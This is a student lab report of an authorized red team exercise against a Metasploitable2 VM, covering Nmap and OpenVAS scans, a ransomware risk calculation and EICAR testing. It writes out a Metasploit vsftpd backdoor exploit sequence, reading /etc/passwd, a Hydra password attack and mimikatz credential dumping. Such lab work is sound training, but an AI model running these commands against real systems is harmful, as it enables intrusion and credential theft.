Day07_Report

Networking and Security Operations with SIEM, Forensics, and Traffic Analysis

By,

Naheed Fatima

Table of contents

List of Figures

List of Tables

1. Engagement Overview

This document presents the findings from a simulated red team engagement targeting a Metasploitable2 virtual machine hosted at IP address 192.168.1.40/192.168.1.38. The assessment follows SANS reporting standards, including reconnaissance, exploitation, post-exploitation, and reporting phases.

2. Rules of Engagement

Scope: One VM (Metasploitable2, 192.168.1.40). No data destruction or service disruption allowed.

Tools: Nmap, OpenVAS, Metasploit, Mimikatz, Netcat, KeePassXC, VirusTotal, Hydra.

Authorization: Approval obtained prior to testing.

3. Network Scanning

Tool: Nmap

Task: Scan target using version detection.

Command: nmap -sV 192.168.1.40

Enhanced Task: nmap -sC -sV 192.168.1.40 for service enumeration. Refer to Appendix A

Key Differences between -A and -sS:

Aggressive Scan (-A): Combines service/version detection, OS detection, NSE default scripts, and traceroute. Reveals vulnerabilities like FTP anonymous login, outdated software versions, weak SSL. Much slower and noisier — easily detected by IDS/IPS.

Stealth SYN Scan (-sS): Only checks for port state (open/closed/filtered) using half-open TCP connections. Faster and less likely to trigger alerts. Does not identify versions or OS — requires follow-up scans for details.

Scan Analysis:

The aggressive scan provided detailed service banners, OS fingerprinting, and NSE script results, identifying specific vulnerabilities but at the cost of speed and stealth. The SYN stealth scan completed rapidly, detected more total ports, and reduced network footprint but lacked version, OS, and vulnerability information, requiring additional targeted scanning.

4. Vulnerability Scanning

Tool: OpenVAS

Command: Full and fast scan against 192.168.1.40 gives the top 3 vulnerabilities

Vulnerability	CVSS Score	Description
VSFTPD Backdoor	7.5	Allows remote shell access
Samba Usermap	7.2	Arbitrary command execution
MySQL Weak Auth	6.8	Weak password authentication

Figure 4.1 Shows openvas scan results for top 3 CVSS score

5. Exploitation Practice

Tool: Metasploit
Commands:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.40
run
Check for /etc and cat passwd
Findings:




Figure 5.1 shows metasploit connection to victim VM

Summary: The vsftpd backdoor exploit was successfully used to gain a shell on Metasploitable2. This confirmed the OpenVAS findings and demonstrated remote code execution capability. The exploit allowed immediate interactive shell access, bypassing authentication. Such access could be leveraged to perform privilege escalation and persistent access installation. No destructive actions were taken.

Impact: Full system compromise from a single unauthenticated exploit.

Recommendation: Remove vulnerable FTP service or restrict access with firewall rules.

6. Risk Assessment

6.1. Executive Summary

This risk assessment exercise was conducted to evaluate the potential impact and likelihood of a ransomware attack scenario using Annualized Loss Expectancy (ALE) and a 5x5 risk matrix. The objective is to align with SANS risk assessment practices, providing a structured methodology for calculating financial impact and mapping it to qualitative risk levels.

6.2. Scope

The scope of this assessment covers a ransomware scenario where the Single Loss Expectancy (SLE) and Annualized Rate of Occurrence (ARO) are defined, followed by ALE calculation and placement within a risk matrix.

6.3. Methodology

1. Define SLE (Single Loss Expectancy).
2. Define ARO (Annualized Rate of Occurrence).
3. Calculate ALE (Annualized Loss Expectancy).
4. Map ALE values into a 5x5 risk matrix (Likelihood vs. Impact).

6.4. Calculations

The calculations for the ransomware scenario are as follows:

SLE = $10,000 ,falls into the $5k–$20k = Moderate (3) impact category

ARO = 0.2 (once every 5 years) ,this corresponds to Unlikely (2) in most 5x5 risk matrices.

ALE = SLE × ARO

ALE = $10,000 × 0.2 = $2,000

6.5. Risk Matrix

The following 5x5 risk matrix was used to determine the severity of the ransomware threat. The impact values are categorized into ranges, while the likelihood ranges from Rare (1) to Almost Certain (5).

SLE CALCULATED:$10,000						
ALE CALCULATED: $2000						
ALE	Impact ↓ / Likelihood →	Rare (1)	Unlikely (2)	Possible (3)	Likely (4)	Almost Certain (5)
<$1K	Insignificant (1)	Low	Low	Low	Low	Medium
$1k–$5k	Minor (2)	Low	Low	Medium	Medium	High
$5k–$20k	Moderate (3)	Low	Medium	Medium	High	High
$20k–$100k	Major (4)	Medium	Medium	High	High	Critical
>$100k	Catastrophic (5)	Medium	High	High	Critical	Critical

Risk Matrix (Likelihood × Impact):

6.6. Scenario Placement

The calculated risk scenario (SLE = $10,000, ALE = $2,000) falls under the Moderate impact category with a likelihood between Unlikely to Possible. This positions the risk in the Medium Risk zone of the matrix.

6.7. Recommendations

1. Implement robust backup and recovery mechanisms to reduce SLE in case of ransomware.
2. Enhance security awareness training to lower the likelihood of successful ransomware infections.
3. Apply endpoint detection and response (EDR) solutions to identify and block ransomware early.
4. Regularly patch systems and monitor network traffic to reduce attack surface.

7. Malware Analysis

Tool: VirusTotal, Hybrid Analysis

Task: Upload EICAR test file, review results, summarize behavior Refer to Appendix C

Commands :
create a harmless file : echo “This is a harmless file” > test.txt
create a EICAR file : echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > test.eicar

Summary :
The EICAR file triggered simulated malware detection without causing harm. Hybrid Analysis reported file creation events, harmless network checks, and signature-based detection alerts. No system modifications occurred. This confirms the file is safe but detectable by antivirus engines, demonstrating sandbox monitoring and automated behavior analysis of potential threats.

8. Password Security

Tool: KeePassXC, Hydra

Task: Generate strong passwords, attempt weak password crack. Refer Appendix D

Download KeePassXC and generate 5 passwords and store it

Start Hydra and run it on kali against metasploitable
hydra -l admin -P password123 ftp://192.168.1.38

9. Security Assessment Summary

The Red Team conducted a simulated offensive security engagement against a controlled lab environment, including Metasploitable2 and Windows test machines. Using reconnaissance, vulnerability scanning, exploitation, persistence, malware analysis, and password security testing, several critical weaknesses were identified. Key issues included outdated FTP services vulnerable to backdoor exploits, weak password usage, and susceptibility to reverse shell connections. These vulnerabilities could allow attackers to gain unauthorized access, escalate privileges, and maintain persistence. Recommended mitigations include patching vulnerable services, enforcing strong password policies, monitoring for suspicious connections, and implementing endpoint protection solutions.

10. Red Team Operations

Objective: Document techniques, attack flow, and checklists.

Tools: HackMD, Draw.io, Trello Refer Appendix E

Steps:

- Document Metasploit exploit with Red Team terminology in HackMD.
- Create attack flowchart: Recon → Exploit → Post-Exploitation.
- Build checklist in Trello.
- Draft Rules of Engagement document.

11. Appendix A

Port	Service	Version / Additional Info
21/tcp	ftp	vsftpd 2.3.4 (Anonymous login allowed)
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd (SSLv2 supported)
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	rpcbind	2 (RPC #100000)
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp	exec	netkit-rsh rexecd
513/tcp	login	Unknown version

Port	Service	Version / Additional Info
514/tcp	tcpwrapped	N/A
1099/tcp	java-rmi	GNU Classpath grmiregistry
1524/tcp	bindshell	Metasploitable root shell
2049/tcp	nfs	2-4 (RPC #100003)
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	vnc	VNC (protocol 3.3)
6000/tcp	X11	Access denied
6667/tcp	irc	UnrealIRCd 3.2.8.1
8009/tcp	ajp13	Unknown version
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

Table 3.1 shows summary of nmap findings

```
┌──(kali㉿vbox)-[~]
└─$ nmap -sS -p- 192.168.1.40 -oN syn_full_ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:33 EDT
Nmap scan report for 192.168.1.40
Host is up (0.00010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35080/tcp open  unknown
39673/tcp open  unknown
42272/tcp open  unknown
50914/tcp open  unknown
MAC Address: 08:00:27:F7:EC:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
```

Figure 3.1 shows nmap syn scan

```
┌──(kali㉿vbox)-[~]
└─$ nmap -sC -sV 192.168.1.40 -oN default_scripts.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:33 EDT
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 06:35 (0:00:00 remaining)
Stats: 0:01:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 06:35 (0:00:00 remaining)
Stats: 0:02:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 06:35 (0:00:00 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 06:36 (0:00:00 remaining)
Stats: 0:02:20 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.88% done; ETC: 06:36 (0:00:00 remaining)
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.94% done; ETC: 06:36 (0:00:00 remaining)
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 06:36 (0:00:00 remaining)
Stats: 0:02:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 06:36 (0:00:00 remaining)
Stats: 0:02:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.47% done; ETC: 06:36 (0:00:00 remaining)
Nmap scan report for 192.168.1.40
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.49
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Figure 3.2 shows service enumeration

```
└─$ nmap -A 192.168.1.40 -oN aggressive.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 07:13 EDT
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 07:15 (0:00:00 remaining)
Stats: 0:02:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 07:15 (0:00:00 remaining)
Stats: 0:02:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.88% done; ETC: 07:16 (0:00:00 remaining)
Stats: 0:02:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.47% done; ETC: 07:16 (0:00:00 remaining)
Nmap scan report for 192.168.1.40
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.49
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2025-08-13T11:16:36+00:00; +2s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
```

Figure 3.3 shows aggressive scan

12. Appendix B

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
[redacted]

mimikatz # exit
Bye!
```

Figure 6.1 shows mimikatz credential dumping




Figure 6.2 shows scheduled task persistant




Figure 6.3 shows Reverse shell on kali

13. Appendix C




Figure 7.3 shows virustotal result on test.eicar file




Figure 7.4 shows Hybrid analysis result

14. Appendix D




Figure 8.1 shows KeePassXC saving of password

Open kali terminal and start hydra :




Figure 8.2 shows hydra running

15. Appendix E




Figure 10.1 showsTrello board

